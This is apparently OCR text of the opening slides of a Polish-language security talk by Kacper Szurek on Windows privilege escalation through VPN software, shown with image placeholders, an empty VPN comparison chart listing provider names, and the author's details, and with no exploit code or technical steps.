# Eskalacja uprawnień w systemie Windows z wykorzystaniem oprogramowania VPN



Kacper Szurek


# 181

# 181

| VPN SERVICE | PRIVACY Jurisdiction | PRIVACY Logging | PRIVACY Activism | TECHNICAL Serv Conf | TECHNICAL Security | TECHNICAL Availability | BUSINESS Website | BUSINESS Pricing | BUSINESS Ethics |
|---|---|---|---|---|---|---|---|---|---|
| 3Monkey | | | | | | | | | |
| AceVPN | | | | | | | | | |
| ActiVPN | | | | | | | | | |
| AirVPN | | | | | | | | | |
| Anonine | | | | | | | | | |
| AnonVPN | | | | | | | | | |
| Anonymizer | | | | | | | | | |
| AnonymousVPN | | | | | | | | | |
| Astrill | | | | | | | | | |
| Avast Secureline | | | | | | | | | |
| Avira Phantom VPN | | | | | | | | | |
| AzireVPN | | | | | | | | | |
| BeeVPN | | | | | | | | | |
| Betternet | | | | | | | | | |
| BlackVPN | | | | | | | | | |
| Blockless | | | | | | | | | |
| BolehVPN | | | | | | | | | |
| Boxpn | | | | | | | | | |
| BTGuard | | | | | | | | | |
| Buffered | | | | | | | | | |
| CactusVPN | | | | | | | | | |
| Celo | | | | | | | | | |
| ChillGlobal | | | | | | | | | |
| CitizenVPN | | | | | | | | | |
| Cloak | | | | | | | | | |
| CrypticVPN | | | | | | | | | |
| CryptoHippie | | | | | | | | | |

https://thatoneprivacysite.net/simple-vpn-comparison-chart/




User
Exploit
Admin


Detection Engineer – ESET


@kacperszurek

